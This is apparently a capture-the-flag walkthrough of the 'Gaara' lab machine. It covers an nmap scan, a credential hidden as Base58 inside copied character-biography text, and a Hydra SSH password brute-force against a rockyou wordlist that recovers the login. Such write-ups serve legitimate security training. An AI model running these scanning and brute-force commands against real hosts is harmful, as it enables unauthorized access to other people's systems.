

Gaara

nmap scan




```
┌──(root㉿kali)-[/home/shivprasad]
└─# nmap -sV -sC 192.168.227.142
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-12 17:00 IST
Nmap scan report for 192.168.227.142
Host is up (0.16s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 3e:a3:6f:64:03:33:1e:76:f8:e4:98:fe:be:e9:8e:58 (RSA)
|   256 6c:0e:b5:00:e7:42:44:48:65:ef:fe:d7:7c:e6:64:d5 (ECDSA)
|_  256 b7:51:f2:f9:85:57:66:a8:65:54:2e:05:f9:40:d2:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-title: Gaara
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.30 seconds
```

upon dir bruteforcing we got /Cryoserver dir
upon looking into it we found




```
/Temari
/Kazekage
/iamGaara
```

Looking and reading every dir we found some interesting hash in /iamGaara



```
In action, Gaara can manipulate sand, which subconsciously protects him. Rasa intended to use Gaara as the village's perso
for Gaara as he suffered night terrors brought about by the tailed beast's influence. With Gaara's sand adding to his inab
the point his father decided to have him assassinated. Gaara has the belief that he could only rely upon himself and Shuka
loved him tried to kill him, on the order of his father, and that he had to kill others in order to confirm the value of h
permanently scarring his left temple with the kanji for "love" (æ„›, ai) for his new drive.

Gaara first appears in the series when he is sent to Konohagakure, an allied ninja village, to take part in the Chunin Exa
In truth, he is sent in order to infiltrate Konohagakure in preparation for an invasion by Sunagakure and its ally, Otogak
both the first and second phases. In the third phase, Gaara is set to fight against Rock Lee. Lee is able to pass Gaara's
f1MgN9mTf9SNbzRygcU into breaking Lee's arm and leg, claiming victory.[20] Sasuke Uchiha manages to give Gaara the first i
mental breakdown and nearly manifest his Tailed-Beast powers. This begins the invasion, with his older siblings carrying h
state of mind. Both Sasuke and Naruto Uzumaki confront him with the latter defeating him. Later, Sunagakure sends Gaara to
Otogakure, which became enemy of Sunagakure once learning that Orochimaru murdered Rasa prior to the attack. While he is a
Gaara is unable to prevent Sasuke from escaping from Konoha. He makes amends with the many characters he had alienated, ap
relationship with his family. At the same time, Gaara's fundamental characteristic becomes the desire to protect as many p
Naruto, he will be able to find true strength. This culminates in his replacing his father as the Fifth Kazekage during Pa
In Part II of the series, three years after his mission, Deidara, a member of the criminal organization Akatsuki, is sent
to protect the village, but is defeated. The members of the Akatsuki then kidnap him and extract Shukaku from his body. Ga
named Chiyo sacrifices her own life to revive him.[27] Sometime later, he goes to the Five Kage Summit, where the Akatsuki
the Fourth Great Ninja War to capture the last two Tailed-Beasts. Gaara later joins the new Shinobi Alliance as its field
Naruto's philosophy of love and the Akatsuki's philosophy of hatred to unite the army when it nearly imploded from interna
encounters his reanimated father. Rasa reveals the truth to Gaara that his uncle's final action was his doing and that the
Gaara to tears after learning his mother's will is the force behind his sand. Rasa recognizes his son has surpassed him an
Gaara later defeats and seals the revived Second Mizukage and joins the rest of the five Kage to fight the Madara Uchiha w
a result. Later healed by Tsunade, Gaara departs with the other Kage to site of their side's battle with Tobi. Before watc
```

let's try to decrpyt and decode it



D C O D E
Search for a tool
★ Search a tool on dCode by keywords:
e.g. type 'random'
★ Browse the full dCode tools' list
Results

gaara:ismyname

Base 58 - dCode

Tag(s) : Arithmetics, Character Encoding

dCode is free and its tools are a valuable help in games, maths, geocaching, puzzles and problems to solve every day!

Base 58
Mathematics › Arithmetics › Base 58
Base 58 Decoder

★ Alphabet 123456789ABC…XYZabc…xyz (Bitcoin BTC)


★ Base 58 ciphertext

f1MgN9mTf9SNbzRygcU

★ Results format ● ASCII (printable) characters
○ Hexadecimal 00-7F-FF
○ Decimal 0-127-255
○ Octal 000-177-377
○ Binary 00000000-11111111
○ Integer number
○ File to download


we assume that gaara would the ssh username and password is it's hash

let's try to login



```
┌──(root㉿kali)-[/usr/share]
└─# ssh gaara@192.168.51.142
The authenticity of host '192.168.51.142 (192.168.51.142)' can't be establish
ed.
ED25519 key fingerprint is SHA256:XpX1VX2RtX8OaktJHdq89ZkpLlYvr88cebZ0tPZMI0I
.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.51.142' (ED25519) to the list of known ho
sts.
gaara@192.168.51.142's password:
Permission denied, please try again.
gaara@192.168.51.142's password:
Permission denied, please try again.
gaara@192.168.51.142's password:
gaara@192.168.51.142: Permission denied (publickey,password).

┌──(root㉿kali)-[/usr/share]
└─# 
```


it did nothing let's bruteforce it with hydra



```
┌──(root㉿kali)-[/usr/share]
└─# hydra -l gaara -P /home/kali/rockyou.txt ssh://192.168.51.142
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-11-12 07:
05:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1
/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.51.142:22/
[STATUS] 137.00 tries/min, 137 tries in 00:01h, 14344264 to do in 1745:03h, 1
4 active
[22][ssh] host: 192.168.51.142   login: gaara   password: iloveyou2
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complet
e until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-11-12 07:
06:52

┌──(root㉿kali)-[/usr/share]
└─# 
```

We Found the password

let's login into ssh and we found the first flag

